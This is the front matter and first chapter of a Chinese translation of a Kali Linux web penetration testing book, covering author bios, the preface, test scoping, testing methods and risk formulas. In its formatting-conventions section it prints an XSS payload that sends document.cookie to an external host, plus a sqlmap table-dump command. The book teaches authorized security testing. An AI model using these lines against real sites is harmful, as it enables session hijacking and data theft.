图灵程序设计丛书

PACKT PUBLISHING

[美] Joseph Muniz　Aamir Lakhani 著　涵父 译

Web渗透测试 使用Kali Linux

Web Penetration Testing with Kali Linux



人民邮电出版社
POSTS & TELECOM PRESS

数字版权声明

图灵社区的电子书没有采用专有客户端，您可以在任意设备上，用自己喜欢的浏览器和PDF阅读器进行阅读。

但您购买的电子书仅供您个人使用，未经授权，不得进行传播。

我们愿意相信读者具有这样的良知和觉悟，与我们共同保护知识产权。

如果购买者有侵权行为，我们可能对该用户实施包括但不限于关闭该帐号等维权措施，并可能追究法律责任。

Joseph Muniz

思科公司系统安全工程师、顾问，《渗透测试》杂志（*PenTest Magazine*）撰稿人，曾在多家安全公司任技术解决方案架构师一职。Muniz专攻网络安全管理，不仅拥有30多项网络安全技术认证，而且具有丰富的财富500强及政府网络大型项目经验。另外，他还是各安全会议活跃的演讲人，维护着优秀的安全与产品实现网站TheSecurityBlogger.com。

Aamir Lakhani

国际知名网络安全专家，被《福布斯》杂志直言不讳地称为“间谍、超级英雄”及最值得关注的“46位美国联邦技术专家”。他不仅为美国国防和情报机构设计进攻性防御机制，还帮助其他组织机构防御地下网络组织的渗透攻击，是网络防御、移动应用风险、恶意软件、高级持续性威胁（APT）研究以及暗安全方面项目以及详细结构设计的业内领导者。另外，他以笔名Dr. Chaos维护着网络反间谍与网络安全技术博客DrChaos.com，还作为网络安全专家接受了美国全国公共广播电台的采访。

涵父

开源软件和GNU/Linux爱好者，目前主要关注移动互联网应用和信息安全。

TURING 图灵程序设计丛书

[美] Joseph Muniz　Aamir Lakhani 著　涵父 译

Web渗透测试 使用Kali Linux

Web Penetration Testing with Kali Linux

人民邮电出版社
北　京

图书在版编目（C I P）数据

Web渗透测试 : 使用Kali Linux / (美) 穆尼兹
(Muniz,J.) , (美) 拉卡尼 (Lakhani,A.) 著 ; 涵父译.
-- 北京 : 人民邮电出版社, 2014.8
（图灵程序设计丛书）
ISBN 978-7-115-36315-2

Ⅰ. ①W… Ⅱ. ①穆… ②拉… ③涵… Ⅲ. ①Linux操
作系统 Ⅳ. ①TP316.89

中国版本图书馆CIP数据核字(2014)第142407号

内 容 提 要

本书是一本 Web 渗透测试实践指南，全面讲解如何使用 Kali Linux 对 Web 应用进行渗透测试。两位安全领域的专家站在攻击者的角度，一步步介绍了渗透测试基本概念、Kali Linux 配置方式，带大家了解如何收集信息并发现攻击目标，然后利用各种漏洞发起攻击，并在此基础之上学会渗透测试，掌握补救易受攻击系统的具体技术。此外，书中还给出了撰写报告的最佳实践，其中一些范例可作为撰写可执行报告的模板。

本书适合所有渗透测试及对 Web 应用安全感兴趣的读者，特别是想学习使用 Kali Linux 的人阅读参考。有 BackTrack 经验的读者也可以通过本书了解这两代工具包的差异，学习下一代渗透测试工具和技术。

◆ 著 [美] Joseph Muniz Aamir Lakhani
译 涵 父
责任编辑 李松峰 毛倩倩
执行编辑 姜力心
责任印制 焦志炜
◆ 人民邮电出版社出版发行 北京市丰台区成寿寺路11号
邮编 100164 电子邮件 315@ptpress.com.cn
网址 http://www.ptpress.com.cn
北京 印刷
◆ 开本：800×1000 1/16
印张：17.25
字数：413千字 2014年 8 月第 1 版
印数：1－4 000册 2014年 8 月北京第 1 次印刷
著作权合同登记号 图字：01-2014-3674号

定价：59.00元

读者服务热线：(010)51095186转600 印装质量热线：(010)81055316

反盗版热线：(010)81055315

广告经营许可证：京崇工商广字第 0021 号

版 权 声 明

作者致谢

如果没有爱妻Ning的支持和女儿Raylin给我的创作灵感，我不可能完成这本书的写作。我还要感谢我的长兄Alex，Alex协同我们慈爱的父母Irene和Ray，培养了我的学习热情。最后，我要感谢所有的亲人、朋友和同事多年来对我的支持。

——Joseph Muniz

我要把这本书献给我的父母Mahmood和Nasreen，以及我的姐妹Noureen和Zahra。感谢他们一直鼓励我心中那个小小的黑客。没有他们的支持，我无法做到这一切。感谢爸爸妈妈的无私奉献。我还要感谢我的朋友和同事，感谢他们对我不断的鼓励和帮助。我非常幸运，能够和世界上最聪明最投入的人一起工作。

——Aamir Lakhani

技术审校

Adrian Hayter是一位渗透测试人员，拥有十余年的开发和破解Web应用程序的经验。他在伦敦大学皇家霍洛威学院（Royal Holloway）获得了计算机科学学士学位和信息安全硕士学位。

Danang Heriyadi是一位印度尼西亚的计算机安全研究员，擅长逆向工程和软件利用，拥有5年多的实际经验。

Heriyadi目前任职于Hatsecure，担任“Advanced Exploit and ShellCode Development”讲师。作为一位研究人员，他喜欢在自己的博客FuzzerByte（http://www.fuzzerbyte.com）上分享IT安全知识。

我要感谢父母的养育，没有他们，就没有今天的我。感谢我的女友每天以微笑和挚爱支持着我。此外，我还要感谢我的朋友们。

Tajinder Singh Kalsi是Virscent Technologies Pvt公司的创始人之一和首席技术布道师，在IT领域有6年多的工作经验。他最初在WIPRO担任技术助理，之后成为一名IT咨询师兼培训师。目前，他在印度各地的大学举办研讨班（主要内容包括信息安全、Android应用开发、网站开发和云计算）。至今，他的研讨班已经进入了100多所大学，参加的学生接近8500人。除了提供培训，他还维护着一个博客（www.virscent.com/blog），分享各种黑客技巧。Facebook地址：www.facebook.com/tajinder.kalsi.tj。个人网站：www.tajinderkalsi.com。

我要特别感谢Krunal Rajawadha（Packt出版社的作者关系管理人）通过我的博客联系到我，邀请我审阅这本书。我还要感谢家人和好友对我这项工作的支持。

Brian Sak（思科认证网络专家，CCIE #14441）现为思科公司技术解决方案架构师，进行解决方案开发，并帮助思科合作伙伴开发和改进其咨询服务。在加入思科前，Brian从事安全咨询和评估服务，其客户包括大型金融机构、美国政府机构和财富500强企业。他拥有近20年的行业经验，信息安全经验尤为丰富。Brian不仅获得了大量的技术安全和行业证书，而且拥有信息安

全与保障专业硕士学位，是The Center for Internet Security的贡献者，并参与了其他安全方面的书籍和出版物的创作。

Kunal Sehgal（KunSeh.com）在加拿大佐治亚学院学习了网络安全课程后，进入IT安全行业，一直在金融机构工作，不仅体验了安全的重要性，而且获得了宝贵的金融领域知识。

目前，他负责欧洲一家大型银行亚太地区的IT安全运营。Kunal拥有约10年的丰富经验，包括漏洞评估、安全治理、风险评估和安全监控等。他拥有多项认证，包括Backtrack的OSCP，以及TCNA、CISM、CCSK、Security+、思科路由器安全、ISO 27001 LA和ITIL。

Nitin Sookun（英国计算机学会会员，MBCS）居住在印度洋上美丽的毛里求斯岛，是一位充满激情的计算机极客。他初入计算机行业就创建了Indra公司。为了迎接更多挑战，他把公司交给家人管理，加入了Linkbynet Indian Ocean公司，担任Unix/Linux系统工程师。他目前任职于Orange Business Services。

从2009年开始，Nitin就大力倡导openSUSE，并且利用业余时间推广Linux和FOSS。他活跃于各种用户组和开源项目，其中包括openSUSE项目、MATE Desktop项目、自由软件基金会（Free Software Foundation）、毛里求斯Linux用户组以及毛里求斯软件工艺社区（Mauritius Software Craftsmanship Community）。

Nitin喜欢编写Bash、Perl和Python脚本，且经常在个人博客上发布项目成果。他最近的项目叫做“Project Evil Genius”，是一个用于openSUSE上移植/安装渗透测试工具的脚本。他编写的教程经常被翻译为各种语言，在开源社区共享。Nitin是一位自由思想者，崇尚知识共享，喜欢结识各个领域的专业人士。

前　　言

Kali是专业安全人员及其他人员用来进行安全评估的渗透测试工具库，它基于Debian Linux。Kali提供了大量经过定制的工具集，用来找出和利用系统中的漏洞。本书会介绍于2013年3月13日发布的Kali Linux中的一些工具以及其他一些开源工具。

本书作为一本指南，专为那些希望将Kali引入Web应用渗透测试的专业人员写就。我们的目标是找出针对某项特定任务的最佳Kali工具，提供使用这些工具的细节知识，并基于专业实战经历举一些例子，说明可以获取哪些信息用于最终交付的报告。Kali包含各种各样的程序和工具。不过，本书着重介绍的是那些在本书出版时用于完成特定任务的杀手级工具。

本书各章是按现实中Web应用渗透测试的任务划分的。第1章从整体上介绍渗透测试的基本概念、专业服务策略、Kali Linux环境的背景知识，以及如何为本书介绍的内容配置Kali Linux。第2章~第6章介绍各种Web应用渗透测试的概念，包括一些配置和报告实例，用来说明我们介绍的内容能否帮你达成既定目标。

第7章介绍一些针对前面几章提到的易受攻击系统的补救措施。第8章介绍撰写报告的最佳实践，并提供一些范例，它们可作为撰写可执行水平报告的模板。本书这么组织的初衷，是希望能指引读者用Kali中包含的最好的工具来实践Web应用的渗透测试，并能为读者提供补救漏洞的步骤，说明如何专业地呈现抓取的数据。

本书内容

第1章“渗透测试概要及环境配置”介绍进行专业的渗透测试所需要的基础知识。内容包括渗透测试和其他服务之间的区别、方法论概要及其所针对的目标Web应用。这一章还将介绍配置本书示例要用的Kali Linux环境所需的步骤。

第2章“侦察”介绍收集目标信息的各种途径。内容集中在网上可以获取的主流免费工具，以及Kali Linux中**Information Gathering**分类下的工具。

第3章“服务器端攻击”主要介绍发现和利用Web服务器及Web应用中的漏洞。其中讲到的工具在Kali或其他开源工具套件中都能找到。

第4章“客户端攻击”主要介绍普通用户的主机系统。内容包括社会工程学、主机系统漏洞利用，以及密码攻击，这些都是保证主机系统安全最常用的方法。

第5章“身份认证攻击”主要分析用户和设备如何进行身份验证以访问Web服务。内容包括将管理身份认证会话的过程作为目标、在主机系统中存储数据，以及中间人攻击技术。这一章还会简要介绍SQL和跨站脚本攻击。

第6章“Web攻击”主要介绍如何欺骗Web服务器，以及通过漏洞利用工具（如浏览器漏洞利用、代理攻击和密码收集）对Web应用造成危害。这一章还将介绍使用拒绝服务攻击技术来中断服务的一些方法。

第7章“防御对策”介绍加固Web应用和Web服务器的一些最佳实践。内容包括安全基线、补丁管理、密码策略，以及如何防御前几章介绍的攻击方法。这一章还有一节集中介绍取证，因为正确地在受危害设备上进行调查以避免额外的负面作用也很重要。

第8章“渗透测试执行报告”介绍撰写专业的渗透测试后服务报告的一些最佳实践。内容包括为交付结果增值的方法概述，以及文档格式、用来撰写专业报告的文档模板等。

读者须知

读者应该对Web应用、网络基础知识以及渗透测试方法论有一些基本的了解。本书将会通过详尽的例子来介绍如何使用Kali Linux以及其他开源应用中提供的工具执行攻击。我们并不要求读者之前有使用BackTrack或类似程序的经验，有则更好。

构建实验环境和安装配置Kali Linux工具库的硬件要求会在第1章中介绍。

目标读者

本书面向专业的渗透测试人员，或期望最大程度使用Kali Linux来进行Web服务器或Web应用渗透测试的人员。如果你希望学习如何对Web应用进行渗透测试，并将发现的结果呈现给客户，那么本书正适合你。

排版约定

本书会用不同的格式区分不同的信息。下面通过例子逐一介绍。

正文中的代码这样表示：“举个例子，你可以将该配置文件称为`My First Scan`，或是其他你中意的名称。”

代码块这样表示：

```
<script>document.write("<img src='http://kali.drchaos.com/var/www/xss_
lab/lab_script.php?"+document.cookie+"'>")</script>
```

命令行输入和输出这样表示：

```
sqlmap -u http://www.drchaous.com/article.php?id=5 -T tablesnamehere -U
test --dump

-U test -dump
```

新术语或关键词会用楷体。屏幕截图中的单词这样标记：“在我们点击了**Execute**按钮后，就收到了一个SQL注入。”



这个图标表示警告或重要提醒。



这个图标表示提示或技巧。

读者反馈

我们一贯欢迎读者的反馈意见。你可以告诉我们阅读此书的感受——喜欢哪些内容以及不喜欢哪些内容。这些反馈对于协助我们创作出真正对读者有所裨益的内容至关重要。

你可以将一般反馈以电子邮件形式发送到feedback@packtpub.com，并在邮件标题中注明书名。

如果你在某一方向很有造诣，并且愿意著书或参与合著，可以参考我们的作者指南：www.packtpub.com/authors。

客户支持

现在你已是Packt图书的尊贵读者了，为了让你的付出得到最大回报，我们还为你提供了其他许多方面的服务，请注意以下信息。

勘误

虽然我们会尽力保证内容的准确性，但错误在所难免。如果你在书中发现任何文字或代码错误，非常欢迎你将这些错误提交给我们，这样可以帮助我们在后续版本中改正错误，避免其他读

者产生不必要的误解。如果你发现了错误，请访问http://www.packtpub.com/submit-errata，选择相应图书，点击**errata submission form**（提交勘误）链接，然后填写具体的错误信息即可。只要你提交的勘误经过确认，勘误信息就会上传到我们的网站，或是添加到已有勘误列表中，显示在该书的勘误页面上[①]。你可以通过在http://www.packtpub.com/support选择书名来查看该书所有已有勘误。

盗版

对所有媒体来说，网络盗版都是一个严峻的问题。Packt很重视版权保护。如果你在网上发现我们公司出版物的任何非法复制品，请及时告知我们相关网址或网站名称，以便我们采取补救措施。

举报请发送电子邮件至copyright@packtpub.com，并附上到可疑盗版材料的链接。

非常感谢你帮助我们保护作者权益，提供有价值内容。

问题

如果你有针对本书任何方面的问题，可以通过questions@packtpub.com联系我们，我们会尽力解决。

① 要查阅或提交本书中文版勘误请访问http://ituring.cn/book/1347。——编者注

目　　录

第 1 章

渗透测试概要及环境配置

许多提供安全服务的机构会使用一些术语，如安全审计（security audit）、网络或风险评估（network or risk accessment），以及渗透测试（penetration testing）。这些术语在含义上有一些重叠。从定义上来看，审计是对系统或应用的量化的技术评估。安全评估意为对风险的评测，是指用以发现系统、应用和过程中存在的漏洞的服务。

渗透测试的含义则不只是评估，它会用已发现的漏洞来进行测试，以验证该漏洞是真实存在还是只是虚惊一场（假阳性）。举个例子，审计或评估利用的是扫描工具。这些工具会显示多个系统上的数百个可能的漏洞。而渗透测试则会采用恶意黑客的惯用手段来尝试对这些漏洞进行攻击。这样可以验证哪些漏洞真实存在，从而可以将实际的系统漏洞数降至少量。最有效的渗透测试是那些针对特定系统的有特定目标的测试。质胜于量，这才是检验成功渗透测试的标准。在目标性攻击中，相比大范围攻击，对单个系统进行枚举攻击更能真实反映系统安全中的问题以及处理突发情况的响应时间。只要仔细选取重要的目标，渗透测试人员就可以确定整体的安全基础架构及跟重要资产相关的风险。



渗透测试并不能使网络更安全！

这里存在一种常见的误解，我们应该跟潜在客户解释一下。渗透测试评估的是既有安全系统的有效性。如果客户的安全工作本身做得比较一般，那么渗透测试也帮不了大忙。作为咨询师，我们建议将渗透测试服务作为验证既有系统安全性的一种手段。只要用户认为自己已经尽了最大努力来保障这些系统的安全，并且已经准备好评估确保系统安全的措施中有没有漏洞，就可以规划渗透测试了。

在商定渗透测试服务时，确定合理的工作范围非常重要。工作范围决定了哪些系统和应用应该放入目标列表，以及会用哪些工具来利用已发现的漏洞。最好的方法是在设计环节跟客户一起拟定一个可接受的、不对结果的价值造成影响的工作范围。

本书会一步步教你如何发现和利用Web应用的漏洞。其中，Kali Linux是**BackTrack**的进化版。

本书介绍的内容包括对目标进行调查、识别和利用Web应用及其对应的客户端的漏洞、帮助Web服务防御常见攻击，以及为专业服务活动生成可交付的渗透测试结果。很多读者会因本书受益，无论是新人想成为渗透测试人员、刚开始使用Kali Linux而想了解Kali和BackTrack之间的差别，还是渗透测试的老手来了解新工具和新技术。

本章将逐一介绍支撑各种安全服务的基础知识，并提供专业渗透测试实践所需要的指引。内容包括区分渗透测试和其他服务、渗透测试方法论概述以及如何确立目标Web应用。本章还会简要介绍如何搭建Kali Linux测试环境和真实环境。

1.1　Web 应用渗透测试基础

Web应用是指那些将Web浏览器当做客户端的应用。这个范围可宽可窄。Web应用正是因服务访问方便和系统可集中管理而流行起来的。访问Web应用的条件就是要符合行业中Web浏览器客户端的标准，这就简化了对Web服务提供商和访问Web应用的客户端的要求。

Web应用是在所有企业内使用最为广泛的一种应用。它们是基于因特网的应用中的绝大多数，成为了事实标准。仔细想想智能手机和平板电脑，其实这些设备上的大多数应用也是Web应用。这就给专业安全人员和善于利用这些系统的攻击者创造了一个全新的、范围更广阔的多目标环境。

Web应用服务的种类繁多、业务用途广泛，因此Web应用渗透测试的范围也要因地制宜。Web应用的核心层包括托管服务器、访问设备以及数据仓库。在渗透测试中，各层级之间的通信也应列入测试范围。

这里介绍一个确立Web应用渗透测试范围的例子。假如我们要对一台Linux服务器进行渗透测试，它托管着各种移动设备上运行的应用，那么最小的工作范围应包括评估Linux服务器环境（操作系统、网络配置等），评估服务器上托管的Web应用，评估系统和用户间的身份验证，以及访问服务器的客户端设备和这三个层级之间的通信。其他可以列入测试范围的领域包括员工如何获取设备、除了访问这个Web应用之外设备还用于哪些用途、周边的网络环境、系统的维护以及服务器系统的用户。这里举两个例子，说明为什么也要考虑测试范围内的其他领域。比如这些Linux服务器可能会因允许被其他途径影响的移动设备连接而泄露机密信息，或是通过社交媒体获取已通过身份验证的移动设备而泄露机密信息。

在第8章中，我们会提供确定Web应用渗透测试范围的一些模板。本章中可以付诸实践的例子是提供一些可勾选的调查表，来辅助客户一步步确定Web应用渗透测试工作范围的可能目标。每项工作范围都应该能根据客户的业务目标、期望执行的时间段、分配的资金及需要的结果而进行定制。如前所述，模板可作为辅助确定工作范围的工具。

1.2 渗透测试方法

行业里有一些进行渗透测试的建议步骤。第一步是找出项目的起始状态。最常见的用来定义起始状态的术语有黑盒测试（black box testing）、白盒测试（white box testing），或是介于二者之间兼具二者特色的灰盒测试（gray box testing）。

黑盒测试假定渗透测试人员先期对目标网络、公司流程或应用提供的服务没有了解。启动黑盒测试项目需要做大量的侦察，而且还需要长期跟踪。因为现实中的攻击者在发起攻击前可能会对目标进行长期学习。

作为专业安全人员，我们发现在确立渗透测试范围方面，黑盒测试存在一些问题。我们很难估量侦察阶段会持续多长时间，它完全取决于系统和你对环境的熟悉程度。这通常会带来计费问题。大多数情况下，客户都不会同意给你留一张空白支票让你在侦察阶段花费无限时间和资源。但如果没有投入足够的时间，你的渗透测试在开始前就已经失败了。而且这么做也不现实。动机明确的攻击者不可能跟专业的渗透测试人员面对相同的测试范围和计费限制。这也是为什么我们推荐灰盒测试而不是黑盒测试的原因。

白盒测试是当渗透测试人员对系统非常熟悉时采取的方法。白盒渗透测试的目标是明确定义好的，而测试报告的结果通常是有预期的。测试人员会接触目标的详细信息，如网络信息、系统类型、公司流程和服务等。白盒测试通常关注的都是某个特定业务对象（如满足特定需求），而不是普通评估。因此它持续的时间一般较短，具体取决于目标空间的限制。白盒测试任务可以降低信息收集（如侦察服务）的成本，从而降低渗透测试的费用。



公司内部的安全团队通常会执行白盒测试。

灰盒测试介于黑盒和白盒测试之间。它通常出现的情况是，客户或系统所有者同意：在侦察环节中最终会发现一些不确定信息，但渗透测试人员可以忽略这部分信息。渗透测试人员会知道目标的一些基本情况；不过，系统内部工作原理和其他一些受限信息仍然不会公开给渗透测试人员。

真实的攻击者会在对目标实施攻击之前收集目标的一些信息。大多数攻击者（脚本小子或是下载并运行工具来执行攻击的那些人）不会选择随机目标。他们的动机都非常明确，而且他们通常会在尝试攻击之前跟目标进行一定程度的交互。对许多专业安全人员来说，灰盒测试是进行渗透测试的一个很有吸引力的选择，因为它跟攻击者实际采用的方法相似，而且侧重于发现漏洞过程而非侦察过程。

工作范围中定义了如何启动和执行渗透服务。启动渗透测试服务的过程应该包含信息收集的环节——用于记录目标环境并定义任务的界限（以避免不必要的侦察服务或是攻击任务范围外的

系统）。完整定义的工作范围能够帮助服务提供商避免范围蔓延（即项目的范围不受控制地变更或是不断地扩大）、在期望时间内开展工作，并能在执行任务时提供更精确的结果。

真实的攻击并没有界限，如时间、资金、道德准则或是工具方面的界限。这也就意味着对渗透测试的范围进行限制可能无法匹配实际的场景。跟限定范围相比，如果渗透测试在攻击到关键的系统之前就已经结束，那么不设定范围可能永远也不会测试到关键漏洞。举个例子，渗透测试人员可能会以截获发往关键系统的用户凭据并成功访问这些系统来收尾，那么他就会漏测这些系统是否容易遭受网络攻击。在工作范围中加上哪些人应该知悉渗透测试也很重要。真实的攻击者可能会随时发起攻击，而且很可能是在人们最放松警惕的时候。

确立渗透测试工作范围的基本条件如下。

- 目标系统的定义。用以指定应该测试哪些系统，其中包括目标在网络中的位置、系统的类型以及这些系统的商业用途。
- 执行工作的时间表。测试应该何时开始以及何时达到特定目标的时间表。最佳实践是不要将时间范围限制到办公时间内。
- 如何测试目标。允许/不允许采用什么类型的测试方法？如扫描或漏洞利用。允许采用特定测试方法会引入什么样的风险？如因渗透测试中的尝试导致系统变得不可用会造成什么影响？例子包括扮成员工使用社交网络，对关键系统实施的拒绝服务攻击，或是在被攻陷的服务器上执行脚本。有些攻击方法可能更容易造成系统破坏。
- 工具和软件。在渗透测试过程中会用到哪些工具和软件？这很重要，但依然存在争议。许多专业安全人员认为，如果他们透露了自己的工具，就相当于泄露了自己的秘密武器。我们认为，除非你想采用广泛使用的商业产品并将这些产品输出的报告拼凑之后重新包装，否则就应该将用到的工具告诉客户。某些情况下，如果会利用漏洞，甚至应该告诉用户利用漏洞时使用的工具中对应的命令。这样漏洞利用就可以被重现，从而使得客户可以真正理解系统是如何被攻破的，以及发现该漏洞的利用有多难。
- 被通知方。谁知道该项渗透测试？是否提前通知到他们了？他们能在渗透测试开始前准备好吗？对渗透测试的响应是否是测试工作范围内说明的？如果答案是肯定的，那么在渗透测试开始前不通知安全运维团队就合乎情理。在对托管到第三方（如云服务提供商）的Web应用进行渗透测试时，这一点非常重要，因为服务提供商可能会受渗透测试的影响。
- 初始访问等级。在开始渗透测试前，你得到的是什么类型的信息和权限？渗透测试人员是通过互联网和/或局域网来访问服务器吗？最开始给你的是什么账户等级的访问权限？这个测试是针对每个目标的黑盒、白盒或灰盒任务吗？
- 目标空间定义。它会定义渗透测试中需要覆盖的指定的业务功能。举个例子，对销售使用的某个特定Web应用进行渗透测试，而不要动由同个服务器托管的其他应用。
- 标识关键运营区域。定义渗透测试中应该避让的系统，防止渗透测试给其带来负面影响。在用的身份认证服务器超过它的上限了吗？在开始对目标进行渗透测试前，明确关键资

产非常重要。

- 对退出的定义。说明渗透测试对系统或进程的危害到什么程度很重要。数据应该从网络上删除，还是攻击者只是获取特定层级的非授权访问即可？
- 交付的结果。期望的最终报告是什么类型的？客户指定在完成渗透测试服务合约时应该达到什么目标？要确保目标不是无期限的，避免期望的服务出现范围蔓延。数据是分类数据还是为特定人群设定的？最终报告以什么形式交付？跟客户交付一个样板报告或是阶段性更新也很重要，这样在最终报告中就不会存在太大的分歧。
- 对补救的期望。记录漏洞时要把可能的补救措施一起记录下来吗？在执行渗透测试的过程中如果导致某个系统不可用了应该通知谁？许多渗透测试服务都不包括针对发现的问题的补救措施。

应该用于定义服务范围的一些服务定义如下所述。

- 安全审计。通过一组标准或基线来评测系统或应用的风险等级。标准意为强制规则，而基线意为最低的可接受安全等级。在安全实施中，标准和基线也还是沿用前面的定义，并且都会因行业、技术和过程的不同而不同。

  大多数针对审计的安全需求都集中在通过一些官方审计（如准备应对公司或政府的审计）或是证明基线需求已经满足了一组规定的强制规则（如遵循HIPAA和HITECH在保护医疗记录方面的规定）。告诉潜在客户，如果在服务结束后审计未通过，你的审计服务还会附带提供一定的保险或保护，这很重要。还有记录审计服务中包含的补救类型也很重要。换句话说，你是否要在找出问题时提供补救措施方案或是修复问题。合规性审计远不止运行一个安全工具。它非常依赖标准的报告以及是否遵循了对该审计来说是可接受标准的方法。

  许多情况中，安全审计会带给客户一种对安全的误解，即安全取决于审计的标准或基线。许多标准和基线的更新过程都会很漫长，以至于无法跟上今天网络世界中发现各种威胁的速度。我们建议你提供的安全服务要超过标准或基线要求的内容，以将目标的安全等级提高到一个能防范现实中威胁的可接受水平。服务还应该包括跟进客户、辅助他们落实补救措施，以将他们的安全水平提高到行业标准或基线之上。

- 漏洞评估。在这个过程中，专业安全人员会扫描网络设备、操作系统和应用软件，以便找出已知或未知的漏洞。漏洞可能是空白、错误或薄弱环节，具体取决于系统是如何设计、使用和保护的。如果漏洞被利用了，可能会导致非授权访问、权限提升、对目标系统的拒绝服务攻击，或者其他后果。

  漏洞评估通常会在发现漏洞后立即停止，也就是说渗透测试人员不会对其执行攻击以验证它是否真实存在。漏洞评估交付的结果包括跟找到的所有漏洞相关的潜在风险以及可能的补救步骤。有很多解决方案，如Kali Linux。它可用来基于系统/服务器的类型、操作系统、开放的通信端口和其他方法扫描漏洞。漏洞评估可能是白盒、灰盒或黑盒，具

体取决于任务的特性。

漏洞扫描仅在计算风险时有用。许多安全审计的缺点在于漏洞扫描的结果会让安全审计的任务加重许多，却没有提供任何实际价值。许多漏洞扫描器会报出假阳性的漏洞，或是找出并不存在的漏洞。出错的原因是它们未能正确识别操作系统，或是只能识别修复漏洞的特定补丁而不能识别累计补丁（聚合多个小补丁的大型补丁）或是软件的修复版本。将风险和漏洞对应起来可以为系统的易攻击性提供一个真实的定义和判断。许多情况中，这意味着自动工具生成的漏洞报告需要人工检查一下再提交。

客户还会想知道跟漏洞关联的风险以及降低发现的风险的预期成本。要想提供具体的成本值，理解如何计算风险很重要。

风险计算

理解如何计算跟找到的漏洞相关联的风险很重要，这样才能做出具体如何处理的决策。多数客户在决定风险的影响时都会参考CISSP的CIA三角。CIA分别指特定系统或应用的机密性（Confidentiality）、完整性（Integrity）和可用性（Availability）。在推算风险的影响时，客户必须将每个模块和漏洞整体独立评估，以此获得对该风险的真实认识，并推算可能造成的影响。

找到漏洞的风险是否可接受，或者把风险降到可接受的水平是否会超出控制成本，应该由客户来决定。客户不会花一百万美元来修复访客打印机上的一个安全风险；不过，他们非常愿意投入两倍的资金来保护存有公司机密数据的系统。

注册信息系统安全师（CISSP，Certified Information Systems Security Professional）课程中列出了用来计算风险的公式，如下所示。

单一威胁预期损失（SLE，Single Loss Expectancy）是资产价值（AV，Asset Value）单次损失的成本。单一威胁造成损失的百分比（EF，Exposure Factor）是指资产损失对整个组织的影响，比如因连接互联网的服务器当机而对营收造成的影响。客户在计算安全投入时应该计算单个资产的SLE来帮助确认应该投入的资金水平。如果一个SLE会给公司带来一百万美元的损失，在预算中考虑预留资金修复这个漏洞就合情合理。

单一威胁预期损失计算公式：

$$SLE = AV * EF$$

下一个重要的公式是指出SLE多长时间会发生一次。如果一个价值一百万美元的SLE一百万年才会发生一次，比如流星从天空坠落，那就没必要投资数百万在总部外面建一个穹型保护体。相反，如果一场火灾可能会造成相当于一百万美元的损失，而且可能每几年就会发生一次，那么投资防火系统就是明智之举。某个资产损失发生的频度我们称为单一威胁年发生率（ARO，Annual

Rate of Occurrence）。

单一威胁年预期损失（ALE，Annualized Loss Expectancy）表示的是因风险造成的年度预期损失。举个例子，流星坠落的年预期损失非常低（一百年才一次），而火灾发生的概率更大，那么就应该在未来的投资中将后者计算出来用作保护建筑物。

单一威胁年预期损失计算公式：

$$ALE = SLE * ARO$$

最后，弄清跟某项资产相关联的风险，用以算出用来控制的投资也同样重要。它可以决定客户是否应该投资修复某项资产中的漏洞进行投资，以及该投资多少。

风险计算公式：

风险 = 资产价值 × 威胁 × 漏洞 × 影响

客户通常都没有风险管理计算公式中各个变量的值。这些计算公式可以当做指引系统来帮客户更好地理解他们该如何对安全进行投资。在前面的例子中，我把对流星雨和建筑物中火灾的估计值代入了计算公式，应该能用估计的美元值解释为什么投资防火系统要比投资金属穹型保护体来防止坠落物更好。

渗透测试是用类似于真实恶意攻击者采用的手法来攻击系统漏洞的方法。一般来说，在某个系统或网络上花光了用于加固安全的投资后，客户一般就会诉求于渗透测试，以验证各方面的安全投资。渗透测试可以是黑盒、白盒或是灰盒，具体取决于双方达成的工作范围。

渗透测试和漏洞评估的最主要区别在于渗透测试针对的是发现的漏洞，它会验证跟目标相关联的已知风险是否真的降低了。一旦资产所有者授权服务提供商针对目标上发现的漏洞实施攻击，对目标的漏洞评估也就成了渗透测试。通常，渗透测试服务的成本会高一些，因为这类服务需要更昂贵的资源、工具和时间来完成任务。一个常见的误区是认为渗透测试服务能够加强IT安全，因为这类服务的关联成本相比其他类型的安全服务更高。具体说明如下。

- 渗透测试无法让IT网络更安全，因为渗透服务测试的是现有的安全部署！如果客户认为目标还不够安全，那就不应考虑渗透测试。
- 渗透测试会给系统带来负面影响：在对第三方持有的资产进行渗透测试前，你需要从有效的授权机构那里拿到书面授权才行。没有有效授权的渗透测试会被授权机构看成非法攻击。授权文件中应包含谁会为渗透测试中造成的破坏负责，以及一旦系统被破坏应该联系谁来避免后续的负面效应。最佳实践是在执行预期设定水平的攻击之前提醒客户跟各个危害目标的方法相关联的所有潜在风险。这也是我们推荐进行小范围有针对性的渗透测试的原因之一。这方面很容易做到更有条理。作为常见的最佳实践，我们会收到确认信息——在最坏的情况下，客户可以使用备份或其他灾难恢复方法重置系统。

渗透测试预期的交付结果也应该在议定工作范围时明确指出。黑盒方法中获取跟目标有关的信息最常见的途径是通过社会工程，也就是通过攻击人群而不是系统。比如先面试一个企业内部的职位，那么一周后就能毫无阻挡地带出这些机密数据。如果客户想知道的是他们的Web应用在遭受远程攻击时的易攻击性怎样，那么他们可能不会认可这类交付的内容。确立一个明确的结尾目标也很重要，这样所有利益方都能理解什么时候可以认为渗透测试服务已经结束。通常，议定的交付内容会起到这个作用。

对服务提供商来说，任务的成功取决于交付渗透测试任务所耗费的时间和服务的盈利能力。如果过程能够更高效和精准，也就意味着用更少的服务获得更好的结果。交付内容的质量越高，服务就越贴近客户的期望，这样才能赢得更好的声誉，在未来才能发展更多的业务。出于这些原因，确立执行渗透测试服务的有效方法并确认如何报告发现的结果也很重要。

1.3　Kali 渗透测试基础

Kali Linux是参照渗透测试的服务流程而设计的。不管出发点是白盒测试、黑盒测试还是灰盒测试，我们在用Kali或其他工具对目标进行渗透测试时都应遵循一定的步骤。

1.3.1　第一步：侦察

在发起攻击之前，应该了解尽可能多跟目标的环境和系统特征有关的信息。你掌握的能够辨识目标的信息越多，就越有可能找到最简便最快捷完成任务的方式。相比白盒测试，黑盒测试通常需要更多的侦察，因为它们没有提供有关目标的数据。侦察服务包括研究目标在互联网上的踪迹，监测资源、人和过程，扫描网络信息如IP地址和系统类型，对公共服务如服务支援中心和其他途径进行社会工程。

侦察是渗透测试服务的第一步，不管你是要验证已知信息还是要搜集新的有关目标的情报。侦察通常都是从基于工作范围定义目标环境开始。一旦确认目标，就需要研究如何收集有关目标的情报，比如开放哪些端口用来通信、它托管在哪里、提供给客户的服务类型等。这些数据有助于确立一个采用最简单方法取得期望结果的行动方案。侦察任务的交付内容应该包括需要攻击的所有目标资产清单、跟那些资产关联的应用、使用的服务以及可能的资产所有者。

